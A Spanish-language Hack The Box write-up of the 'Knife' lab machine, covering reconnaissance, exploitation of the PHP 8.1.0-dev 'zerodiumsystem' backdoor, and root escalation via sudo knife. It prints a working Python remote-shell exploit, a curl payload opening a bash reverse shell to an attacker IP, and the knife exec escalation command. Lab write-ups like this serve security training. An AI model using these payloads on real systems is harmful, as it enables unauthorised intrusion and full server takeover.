MAQUINA KNIFE – HACK THE BOX

Raptor-Attack

Topics

- **Backdoor in PHP 8.1.0-dev (RCE)**
- **Abusing The Knife Binary - sudoers (Local Privilege Escalation)**

Iniciamos comprobando conectividad con el host víctima.

$ping -c 1 10.10.10.242

```
❯ ping -c 1 10.10.10.242
PING 10.10.10.242 (10.10.10.242) 56(84) bytes of data.
64 bytes from 10.10.10.242: icmp_seq=1 ttl=63 time=80.6 ms

--- 10.10.10.242 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 80.551/80.551/80.551/0.000 ms
```

Ahora que se que tengo alcance con el host, voy a realizar un escaneo con NMAP.

$nmap -p- --open -sCV -n -v -sS 10.10.10.242

```
cat Ports -l java
      File: Ports
1     # Nmap 7.93 scan initiated Sun Jun  4 22:27:00 2023 as: nmap -p- --open -sCV -n -v -sS -oN Ports 10.10.10.242
2     Nmap scan report for 10.10.10.242
3     Host is up (0.091s latency).
4     Not shown: 65533 closed tcp ports (reset)
5     PORT   STATE SERVICE VERSION
6     22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
7     | ssh-hostkey:
8     |   3072 be549ca367c315c364717f6a534a4c21 (RSA)
9     |   256 bf8a3fd406e92e874ec97eab220ec0ee (ECDSA)
10    |_  256 1adea1cc37ce53bb1bfb2b0badb3f684 (ED25519)
11    80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
12    |_http-server-header: Apache/2.4.41 (Ubuntu)
13    | http-methods:
14    |_  Supported Methods: GET HEAD POST OPTIONS
15    |_http-title:  Emergent Medical Idea
16    Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
17
18    Read data files from: /usr/bin/../share/nmap
19    Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
20    # Nmap done at Sun Jun  4 22:27:44 2023 -- 1 IP address (1 host up) scanned in 44.03 seconds
```

Puerto 22/tcp y 80/tcp

Veamos tecnologías

Whatweb http://10.10.10.242


```
❯ whatweb http://10.10.10.242
http://10.10.10.242 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.242], PHP[8.1.0-dev], Script, Title[Emergent Medical Idea], X-Powered-By[PHP/8.1.0-dev]

❤ ~/Do/H/k/nmap
```

Vemos que la web nos interpreta PHP y tenemos una versión 8.1.0-dev

Vere de que trata la pagina web ya que por el puerto 22 no cueto con credenciales válidas para poder pasar.

Raptor-Attack



Es una página estática donde no tiene activo ningún apartado que pueda testear por lo cual intentare encontrar directorios o archivos expuestos con gobuster.

```
===============================================================
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/direct
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.242
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Con
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2023/06/04 22:43:12 Starting gobuster in directory enumeration mod
===============================================================
/index.php            (Status: 200) [Size: 5815]
Progress: 208856 / 882244 (23.67%)            ^C
[!] Keyboard interrupt detected, terminating.
```

Sin resultados

Veamos las versiones encontradas, posiblemente exista algo.

Bueno al parecer PHP 8.1.0-dev se lanzo con una puerta trasera (backdoor), en la cabecera “User-Agent” (RCE)

Raptor-Attack

PHP versión 8.1.0-dev se lanzó con una puerta trasera el 28 de marzo de 2021, pero la puerta trasera se descubrió y eliminó rápidamente. Si esta versión de PHP se ejecuta en un servidor, un atacante puede ejecutar código arbitrario enviando el encabezado User-Agentt.

El código original se restauró después de que se descubrió el problema, pero luego se manipuló por segunda vez. La brecha habría creado una puerta trasera en cualquier sitio web que ejecutara la versión comprometida de PHP, lo que permitiría a los piratas informáticos realizar la ejecución remota de código en el sitio.

EXPLOTACIÓN

Vamos analizar un poco el exploit creado en python3 para entablar una reverse shell.

```python
#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
```


Al parecer como se menciona en la descripción del exploit, el RCE se contempla directamente en la cabecera “User-Agent”: “zerodiumsystem(‘payload’)”, intentare adaptar esa sintaxis para obtener una concha reversa.

1-

curl -s "http://10.10.10.242/" -H "User-Agentt: zerodiumsystem('bash -c \"bash -i >& /dev/tcp/10.10.16.14/4444 0>&1\"');"

2- me pongo en escucha con nc por el puerto 4444

Resultados:




PWNED, gane acceso como el usuario james.

ESCALADA DE PRIVILEGIOS

Al parecer el usuario james tiene un privilegio asignado a nivel SUDOERS, puede ejecutar como el usuario root el binario knife sin proporcionar password

Si echamos un vistazo a https://gtfobins.github.io/gtfobins/knife/#sudo existe una manera de escalar privilegios, abusando de este binario para convertirnos en el usuario root.



sudo /usr/bin/knife exec -E 'exec "/bin/bash"'

Raptor-Attack

ejecutamos las instrucciones para escalar privilegios.